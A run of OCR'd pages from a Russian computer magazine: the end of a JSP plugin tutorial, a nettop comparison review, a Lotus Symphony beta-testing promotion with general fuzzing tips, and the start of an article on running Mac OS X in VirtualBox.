- **<c:if>** — обычное условие.

Смысл кода очень и очень простой: считывается XML-файл, выбираются все записи «item» из «video», и в цикле по ним выводятся обложка ролика, название ролика и ссылка на проигрывание ролика. Причем через каждые 4 записи вставляются теги </tr><tr> для перехода на новую строку таблицы.
Для того, чтобы твой плагин стал доступным с главной страницы нашего тестовго медипортала в локальном Tomcat, нужно добавить соответствующую запись в файл portal.xml:

```
<service name="Xakep" id="xakep"
desc="Hacker's video"/>
```

Результаты

В результате наших манипуляций мы получили приложение, считывающее данные о доступных роликах из XML-файла (возможно, удаленного), наглядно отображающее эти данные и предоставляющее возможность проигрывания этих видео. В приведенном коде была опущена вся разметка и заголовки JSP-файла, полная версия приложения доступна на DVD. ⌶

Сергей Никитин



ТЕСТ НЕТТОПОВ

Главная фишка неттопов — безусловно, размер. Практически полноценный комп в виде коробочки 15x15 см — это супер! Тем более, что производительность современных неттопов заметно выросла, и они отлично подходят для веб-серфинга, редактирования документов, воспроизведения мультимедиа-контента, включая HD-видео. Многие умельцы используют их даже для хостинга в качестве недорогой альтернативы VDS, размещая собственный девайс на колокейшене. В общем, неттоп — штука клевая.

МЕТОДИКА ТЕСТИРОВАНИЯ

Для того, чтобы полно и всесторонне оценить представленные в тесте неттопы, мы разработали методику, в которой постарались учесть все их особенности. На первом месте, конечно же, были разнообразные тестовые утилиты. Так, общую производительность тестируемых устройств мы проверяли с помощью комплексного бенчмарка PCMark'05, который оценивает скорость работы всей системы в целом. Кроме того, мы запускали 3DMark'03 и 3DMark'06 для оценки скорости работы графической подсистемы неттопа. Для окончательного решения этого вопроса (все когда-нибудь играют на компьютере!) мы проводили и реальный игровой тест с помощью FarCry 2. Не обошлось и без традиционных тестов: SuperPI и бенчмарка Geekbench. Кроме нагрузки на процессор и память они интересны еще и тем, что хорошо показывают разницу между двух- и одноядерными процессорами Intel Atom. Помимо результатов теста на итоговую оценку устройств влияли и другие факторы. Это наличие оптического привода, так как несмотря на все возможности интернета и внешних жестких дисков никто не собирается отменять коллекции DVD и покупку лицензионных дисков. Обращали мы внимание и на установленную операционную систему, так как неттоп без ОС или с пока что не очень привычной Windows 7 готов купить далеко не каждый. Еще один критерий, который нами строго оценивался — это шум, издаваемый устройством.





3Q QOO! TOWER ION



ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ОС: WINDOWS 7 HOME PREMIUM
ПЛАТФОРМА: NVIDIA ION
ПРОЦЕССОР: INTEL ATOM N230, 1.6 ГГЦ
ОЗУ: 2 ГБ DDR2 (МАКСИМУМ 3 ГБ)
НАКОПИТЕЛИ: HDD 320 ГБ (5400 ОБ./МИН)
ГРАФИКА: NVIDIA ION (GEFORCE 9400)
ЗВУК: 2-КАНАЛЬНЫЙ REALTEK ALC662
СЕТЬ: 10/100/1000 МБИТ/С
РАЗЪЕМЫ: 6X USB 2.0, RJ45, DVI
КОМПЛЕКТАЦИЯ: ПОДСТАВКА, СИСТЕМА КРЕПЛЕНИЯ МОНИТОРУ, АДАПТЕР ПИТАНИЯ
РАЗМЕРЫ, ММ: 170X150X20





Небольшой неттоп от компании со смешным названием 3Q Qoo!. Производитель решил порвать с прошлым и установил на него новейшую операционную систему Windows 7 Home Premium, так что если ты стремишься ко всему новому, это будет хорошей новостью. Не стоит бояться, что малыш ее не потянет, так как он построен на платформе NVIDIA ION и обладает достаточно высокой производительностью, которой хватит и для воспроизведения видео HD-качества, и даже для многих вполне современных игр. Производительность — это тепловыделение, поэтому устройство оснащено вентилятором, но шума от него очень мало. Имеется порт DVI.

А вот разъемом HDMI производитель свое детище не оснастил. Вентилятор необходим, но все-таки, если прислушаться, шум от него есть, да и греется данный неттоп довольно существенно. Отсутствие какой-либо встроенной беспроводной связи мы считаем существенным недостатком этой модели.

ACER ASPIREREVO R3600

12000 руб.

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:


ОС: WINDOWS VISTA HOME PREMIUM
ПЛАТФОРМА: NVIDIA ION
ПРОЦЕССОР: INTEL ATOM 230, 1.6 ГГЦ
ОЗУ: 2 ГБ DDR2 (МАКС. 4 ГБ)
НАКОПИТЕЛИ: HDD 160 ГБ (5400 ОБ./МИН), КАРД-РИДЕР 4-В-1 (SD/SDHC/MMC/XD/MS/MS PRO)
ГРАФИКА: NVIDIA ION (GEFORCE 9400)
ЗВУК: REALTEK HIGH DEFINITION AUDIO 7.1
СЕТЬ: NVIDIA NFORCE 10/100/1000 МБИТ/С, WI-FI 802.11B/G
РАЗЪЕМЫ: 6X USB 2.0, ESATA, RJ45, VGA (D-SUB), HDMI
КОМПЛЕКТАЦИЯ: ПОДСТАВКА, СИСТЕМА КРЕПЛЕНИЯ МОНИТОРУ, АДАПТЕР ПИТАНИЯ, КЛАВИАТУРА, МЫШЬ
РАЗМЕРЫ, ММ: 180X180X30





Никто не спорит, что покупать в офис компьютер, который подходит для домашнего использования — это крайне расточительно. Для него нужно специальное устройство, такое, например, как ACER AspireRevo R3600. Несмотря на небольшие габариты (что для офиса есть только плюс) этот неттоп построен на платформе ION от NVIDIA, что обеспечивает ему достойную скорость работы. Стоит он недорого, что, опять же, является преимуществом, причем не только для офиса. На борту (реально сбоку) имеется шесть портов USB, разъемы eSATA и HDMI, а также слот для карты памяти. Для связи с внешним миром предусмотрены гигабитный сетевой и Wi-Fi адаптеры. Мощную (для неттопа, конечно) систему охлаждения почти не слышно.





Конечно, неттоп этот можно не только в офис ставить. Но дома вместо установленного здесь D-SUB хотелось бы видеть порт DVI , а также оптический привод. Нет тут и оптического выхода для звука. Еще один минус — это подставка, вернее то, как на ней неттоп держится. Свалить его можно даже неудачным движением мышки, так что будь осторожнее.







15000 руб.

ASROCK ION 330-BD

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ОС: НЕТ
ПЛАТФОРМА: NVIDIA ION
ПРОЦЕССОР: INTEL ATOM 330, 1.6 ГГЦ
ОЗУ: 2 ГБ DDR2 (МАКС. 4 ГБ)
НАКОПИТЕЛИ: HDD 320 ГБ (5400 ОБ./МИН), BD COMBO
ГРАФИКА: NVIDIA ION (GEFORCE 9400)
ЗВУК: REALTEK HIGH DEFINITION AUDIO 5.1
СЕТЬ: NVIDIA NFORCE 10/100/1000 МБИТ/С
РАЗЪЕМЫ: 6X USB 2.0, RJ45, VGA (D-SUB), HDMI, S/PDIF
КОМПЛЕКТАЦИЯ: АДАПТЕР ПИТАНИЯ, ПОДЛОЖКА ПОД КОРПУС
РАЗМЕРЫ, ММ: 195X70X186





Если ты являешься счастливым обладателем большой коллекции фильмов, музыки, фотографий, да и всего прочего, записанного на оптические диски, и не собираешься отказываться от носителей такого типа, — этот неттоп создан специально для тебя.
Внимание — в него встроен привод Blu-Ray, чем может похвастаться далеко не каждый настольный компьютер. Так что, по сути, перед нами готовый и крайне мощный видеоцентр, на что намекают и порты HDMI и S/PDIF. Естественно, кстати, что новейший оптический привод работает и со старыми CD/DVD-болванками.



Для того, чтобы обеспечить ASRock ION 330-BD приемлемую цену, производитель пожертвовал комплектом поставки, которого просто нет. Нет в этом компьютере и модуля беспроводной связи, что сегодня выглядит просто моветоном.
Нет и операционной системы, так что работу придется начать не с просмотра любимого фильма, а с ее установки. Да и система охлаждения шумит довольно ощутимо.

13000 руб.

ASUS EEEBOX PC EB1012

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ОС: WINDOWS 7 HOME PREMIUM
ПЛАТФОРМА: NVIDIA ION
ПРОЦЕССОР: INTEL ATOM 330, 1.6 ГГЦ
ОЗУ: 2 ГБ DDR2 (МАКС. 4 ГБ)
НАКОПИТЕЛИ: HDD 250 ГБ (5400 ОБ./МИН), КАРД-РИДЕР (SD/SDHC/MMC/MS/MS PRO)
ГРАФИКА: NVIDIA ION (GEFORCE 9400)
ЗВУК: REALTEK HIGH DEFINITION AUDIO 5.1
СЕТЬ: NVIDIA NFORCE 10/100/1000 МБИТ/С, WI-FI 802.11B/G/N
РАЗЪЕМЫ: 6X USB 2.0, RJ45, VGA (D-SUB), HDMI, E-SATA
КОМПЛЕКТАЦИЯ: КЛАВИАТУРА, МЫШКА, ПУЛЬТ ДУ, ПОДСТАВКА, СИСТЕМА КРЕПЛЕНИЯ МОНИТОРУ, АДАПТЕР ПИТАНИЯ, АНТЕННА
РАЗМЕРЫ, ММ: 222X178X26.9



Компания ASUS остается верна своей политике — выпускать отличные устройства, но этот девайс отличается от большинства продуктов вендора еще и вполне привлекательной ценой! Неттоп, в силу своих особенностей, отлично подойдет для домашнего использования. Он тихий, но производительный, HD-видео для него — вообще не проблема, да и со многими играми он справится. На нем установлена новейшая операционная система Windows 7, есть куча различных портов на все случаи жизни и модуль беспроводной связи, который поддерживает новейший стандарт Wi-Fi IEEE 802.11n. Ну, а самое главное — это пульт дистанционного управления, который позволит тебе вообще не вставать с дивана!



К недостаткам устройства мы отнесли отсутствие встроенного оптического привода, что, в общем-то, помешает тебе сделать из него мультимедиа-центр. А за внешний привод придется заплатить совсем не малые средства.



11000 руб.

VIEWSONIC VOT120 PC Mini

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ОС: WINDOWS XP HOME
ПЛАТФОРМА: INTEL 945GSE
ПРОЦЕССОР: INTEL ATOM N270, 1.6 ГГЦ
ОЗУ: 1 ГБ DDR2
НАКОПИТЕЛИ: HDD 160 ГБ (5400 ОБ./МИН)
ГРАФИКА: INTEL 945GSE
ЗВУК: 2-КАНАЛЬНЫЙ
СЕТЬ: NVIDIA NFORCE 10/100/1000 МБИТ/С, WI-FI 802.11B/G/N
РАЗЪЕМЫ: 4X USB 2.0, RJ45, DVI, ESATA
КОМПЛЕКТАЦИЯ: АДАПТЕР ПИТАНИЯ, ПОДСТАВКА
РАЗМЕРЫ, ММ: 130X115X39






Основное достоинство этого неттопа — его маленькие габариты; это самый миниатюрный девайс в обзоре. Установлена на нем операционная система Windows XP Home — классика, с которой работало большинство пользователей, так что привыкать ни к чему новому и переучиваться тебе не придется.
Для большинства классических задач, таких как веб-серфинг, прослушивание музыки, работа с офисными приложениями и так далее, его производительности вполне хватит. В отличие от некоторых более габаритных собратьев в нем установлен адаптер беспроводной связи, что является большим плюсом этой модели.



Недостатки ViewSonic VOT120 PC Mini являются следствием его миниатюрных габаритов. Во-первых, это невысокая производительность, которой не хватит даже для воспроизведения HD-видео, не говоря уже о современных играх. Во-вторых, это всего четыре порта USB, из которых после подключения таких необходимых устройств, как клавиатура и мышь, останутся свободными только два.



12000 руб.

ZOTAC MAG MAGHD-ND01-U

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ОС: НЕТ
ПЛАТФОРМА: NVIDIA ION
ПРОЦЕССОР: INTEL ATOM 330, 1,6 ГГЦ
ОЗУ: 2 ГБ DDR2
НАКОПИТЕЛЬ: HDD 160 ГБ (5400 ОБ./МИН), КАРД-РИДЕР (SD/SDHC/MMC/XD/MS/MS PRO)
ГРАФИКА: NVIDIA ION (GEFORCE 9400)
ЗВУК: REALTEK HIGH DEFINITION AUDIO 7.1
СЕТЬ: NVIDIA NFORCE 10/100/1000 МБИТ/С, WI-FI 802.11B/G/N
РАЗЪЕМЫ: 6X USB 2.0, RJ45, VGA (D-SUB), HDMI, ESATA, S/PDIF
КОМПЛЕКТАЦИЯ: ПОДСТАВКА, СИСТЕМА КРЕПЛЕНИЯ МОНИТОРУ, АДАПТЕР ПИТАНИЯ
РАЗМЕРЫ, ММ: 186X189X38






Если тебе не нравится однообразная обстановка на рабочем столе и ты любишь ее регулярно менять, то ZOTAC MAG MAGHD-ND01-U — это устройство для тебя. Он обладает аж тремя вариантами установки: вертикальным или горизонтальным на подставке, а также с помощью VESA-приспособлений на обратную сторону монитора. Вообще, это, конечно, топовая модель, что прослеживается как в ее внешнем виде, так и в функционале, который включает в себя массу интерфейсов и встроенный адаптер беспроводной связи.



Несмотря на все плюсы у этого устройства отсутствует порт DVI, а также оптический привод, с которого так удобно устанавливать операционную систему — ее, кстати, у данного неттопа также нет. С одной стороны, у тебя будет выбор, а с другой — это все-таки минус. Дизайн устройства весьма спорный, понравится он явно не всем.




SUPERPI MOD 1.5 1M




Неттоп ViewSonic снова отличился не лучшим образом

PCMARK'05




Команда А: неттопы от ASUS, Acer и ASRock в лидерах

FAR CRY 2




Современные игры неттопы, конечно, не тянут — в лучшем случае можно рассчитывать на 10 fps

3DMARK



Лидеры сохранили свои позиции, а вот на устройстве ViewSonic тест не пошел


GEEKBENCH 2.1



В этом тесте снова лидирует команда А. Аутсайдеры традиционно те же

ВЫВОДЫ

Награду «Выбор редакции» сегодня заполучает ASRock ION 330-BD, который обладает не только высокой производительностью, но и оптическим приводом Blu-Ray. «Лучшей покупкой» становится ASUS EeeBox PC EB1012, который недорого стоит, достаточно шустро работает и комплектуется пультом дистанционного управления.



Стань бета-тестером **Lotus Symphony**

Воровать софт — плохо. Но и покупать полноценные лицензии с зашкаливающими ценниками многим банально не под силу. Единственной возможностью избежать затрат и не потерять при этом в функциональности становятся freeware и opensource приложения, в том числе офисный пакет от компании IBM — Lotus Symphony. Развитие таких программ напрямую зависит от активного участия комьюнити. Сейчас у тебя есть не только возможность попользоваться удобным приложением, но и реальный шанс сделать его лучше, отыскав ошибки и получив за это отличный приз.

Если верить статистике: 80% пользователей используют не более 20% функционала пакета Microsoft Office. При этом, что вполне понятно, стоимость лицензии на пакет меньше не становится. Компания IBM, обладая штатом в 400 тыс. сотрудников во всем мире, внимательно проанализировала эти цифры. Так появилась Lotus Symphony.

Внеси свой вклад

Любой программный продукт нуждается в серьезном бета-тестинге. Некоторые компании предпочитают обходиться исключительно собственными силами. Другие, и это в основном разработчики бесплатного и открытого ПО, активно привлекают бета-тестеров из компьюнити. Еще бы: даже самый большой отдел тестеров не может сравниться с той армией пользователей, которые будут испытывать продукт в самых разных ситуациях. По этой причине к нам обратились ребята из IBM, которые очень просили, чтобы именно ты, наш читатель, попробовал найти баги и ошибки в бета-версии Lotus Symphony. На вопрос: «А не испугаетесь и просить пощады не будете?», — мы получили твердое «нет». Разве ж не хороший повод утереть опытным программистам из самой IBM нос, продемонстрировав пару багов? Тем более, на кону поездка в Штаты, и у тебя есть реальный шанс победить. Короче говоря, самое время поковырять программу с пользой дела. А чтобы лучше получалось, мы поделимся с тобой парой секретов о том, как лучше всего искать ошибки в ПО.

Конечно, если продукт сырой, то различные баги будут вылезать в самых разных местах, даже если не прилагать к этому никаких усилий. Подставил где-нибудь хитрое значение — программа вылетела, вот тебе и промах разработчиков. Lotus Symphony — не из таких, поэтому для поиска ошибок придется постараться. Естественно, вручную тестировать то, как приложение обрабатывает те или иные ситуации и входящие данные — задача неблагодарная. Ее легко можно автоматизировать.

Первый путь — искать баги с помощью так называемого фаззинга. Это самый простой способ поиска ошибок. Смысл в том, чтобы передавать в различных местах программы намеренно некорректные значения (очень длинные строки, специальные символы и т.п.) и анализировать то, как программа на это реагирует.

История офисных продуктов **Lotus**

1982:

История Symphony начинается в далеком прошлом, когда компания Lotus Development Corporation под руководством Митча Кэпора и Джонатана Сэкса выпустила свою первую программу для работы с электронными таблицами.

1983:

Через год корпорация анонсировала решение Lotus 1-2-3, в котором работа с таблицей и графиками впервые была объединена в функционале одного решения. Именно тогда появилась верхняя панель для управления текстом, которая сейчас есть в любом офисном пакете.

1984:

Первая версия Lotus Symphony включала функционал для работы с графикой, таблицами и текстом в одном интегрированном пакете. Она стоила $695 и занимала 12 флоппи-дисков емкостью 360 Кб.

198X:

80-е были временем первых и самых смелых разработок программ для работы с документами и таблицами. Lotus Development Corporation была одним из самых активных участников процесса. Компания постоянно выпускала новые версии программы для операционных платформ разных вендоров.

1995:

Корпорация IBM покупает Lotus Development Corporation за круглую сумму — $3,5 млрд. В этом же году появляется продукт Lotus SmartSuite 3.1, объединивший в интегрированной панели таблицу, документ и презентацию. В течение следующих лет выходят различные его версии.

Полезные аддоны

Одна из прикольных фишек **Lotus Symphony** — это подключаемые плагины, с помощью которых можно легко добавить в приложение новый функционал. Любые аддоны можно скачать и установить прямо из самой программы. Некоторые из них — настоящий «Must have!»

Ftp Server plug-in

Добавляет в Symphony встроенный FTP-клиент, позволяющий быстро коннектиться к FTP-серверу и работать с файлами (в том числе HTML) на удаленном хосте.

Lotus Symphony ChartShare

Аддон, предоставляющий возможность быстро расшарить презентацию другим людям. Для просмотра человеку потребуется лишь браузер, в котором он откроет присланный тобой URL.

IBM Lotus Symphony Diff plug-in

Полезный плагин для удобного сравнения двух документов, выделяющий изменения разными цветами в очень наглядном виде.

Database Connection Plug-in

Очень прикольный аддон, позволяющий реализовать реалтаймовую синхронизацию данных между электронной таблицей в Lotus Symphony и таблицей в удаленной базе данных (например, Sql Server'e).

Если разработчик не позаботился о правильной обработке таких ситуаций, легко выявляется баг. Для начала можно воспользоваться следующими инструментами для файлового фаззинга и посмотреть, как Lotus Symphony обрабатывает некорректные, испорченные файлы документов. С помощью утилиты Minifuzz легко реализуется глупый фаззинг. Последнее означает, что тулза не знает, что именно она делает с файлом, а просто меняет некоторые данные внутри и открывает его в исследуемой программе. Если четко описать формат и изменять значения внутри этого формата со знанием дела (например, только поля, которые отвечают за размер блоков или смещения), то фаззинг можно проводить намного более эффективно. Отличной платформой для реализации умного фаззинга является Peach Fuzzer (peachfuzzer.com). Второй путь — воспользоваться утилитами из разряда Capture-Playback, которые записывают действия тестировщика во время ручного тестирования. Ты можешь один раз записать последовательность действий и легко воспроизводить ее вновь и вновь, подставляя в нужных местах различные параметры. Таким образом, тупое повторение одних и тех же действий можно заменить умным скриптом. Для создания таких макросов тебе пригодятся утилита AutoIt, позволяющая писать самые сложные сценарии, а также инструмент Sikuli Последний является одной из самых простых программ для создания макросов, автоматизирующих что угодно в системе с помощью скриптов на Jython и графической среды для визуального создания макросов.

Конечно, все эти средства — лишь отправная точка, с которой можно начать свое маленькое бета-тестирование. Выиграть конкурс сможет тот, кому удастся четко определить места, где потенциально могут быть ошибки, а также найти или создать самому инструменты, позволяющие их выявить. Интересная задачка, даже очень.

199X:

Большим шагом вперед стал выход расширенного до 5 программ пакета Lotus SmartSuite. Однако во время перехода на 32-битную архитектуру Lotus SmartSuite не успевает вовремя модернизировать свои программы и в итоге теряет свою долю на рынке. Это был серьезный fail для Lotus и шанс для Microsoft Office.

2007:

Новая история Lotus Symphony началась три года назад, когда на главной странице IBM появился первый релиз бесплатного офисного пакета для работы с документами, таблицами и презентациями. Тот же функционал, что и Microsoft Office, но бесплатно!

2008:

В планах IBM – перевести всех сотрудников на использование Lotus Symphony. Вышла обновленная версия Lotus Symphony с 60 новыми инструментами. Решение поддерживает все основные форматы документов, электронных таблиц и презентаций.

2010:

Новая версия под названием Vienna несет в себе большое количество нововведений, в том числе поддержку некоторых макросов, которые не были доступны ранее. Выходит большое количество дополнительных плагинов и готовых макросов.


2011:


Новая версия Symphony (Amsterdam) должна выйти в 2011 г. В ближайшие несколько месяцев у тебя есть возможность сделать так, чтобы она стала еще более удобной и функциональной. И реальный шанс получить в благодарность поездку в Штаты.



Степан «Step» Ильин twitter.com/stepah








MACOS X + VIRTUALBOX = ЛЮБОВЬ

Запускаем макось под виртуальной машиной

Единственно верный способ почувствовать прелесть Mac OS X — купить компьютер или ноутбук Mac. Удобно, быстро, стабильно и без геморроя — человеческий подход в лучших традициях Mac. Желая познать непознаваемое, а именно — Mac OS X на обычном PC, энтузиасты активно допиливают различные виды Хакинтоша, ругаются словами «кекст» и боятся апдейтов системы. Еще сложнее было заставить макось работать под виртуальной машиной, но это только до сегодняшнего дня.

ЭКСПЕРИМЕНТАЛЬНАЯ ПОДДЕРЖКА

Все началось с того, что я решил попробовать написать приложение для iPhone/iPad и тут же встрял из-за досадного ограничения. Оказалось, SDK разработчика и все сопутствующие инструменты доступны только для платформы Mac OS X. По правде говоря, Mac я собираюсь купить уже довольно давно, особенно после мучительных танцев с Хакинтошом, но, увы, заветный Macbook Pro 15" как был, так и остается лишь пунктом в списке «Хочу купить». Колдовать снова с установкой Mac OS на свой PC, не имея гарантии, что смогу хотя бы запустить нужный софт, не было никакого желания. Опыт подсказывал, что ничего хорошего не выйдет и с виртуальными машинами. Ни одно решение для виртуализации, будь оно от Microsoft, Parallels, VMware или Sun, **без шаманства** (важный момент!) **не позволяет запустить Mac OS** в качестве гостевой ОС! Вернее говоря, не позволяло. Изучая changelog программы VirtualBox'а (теперь уже распространяемое под эгидой компании) Oracle, которую в последнее время использую в качестве основного средства виртуализации, наткнулся на очень интересную строчку:



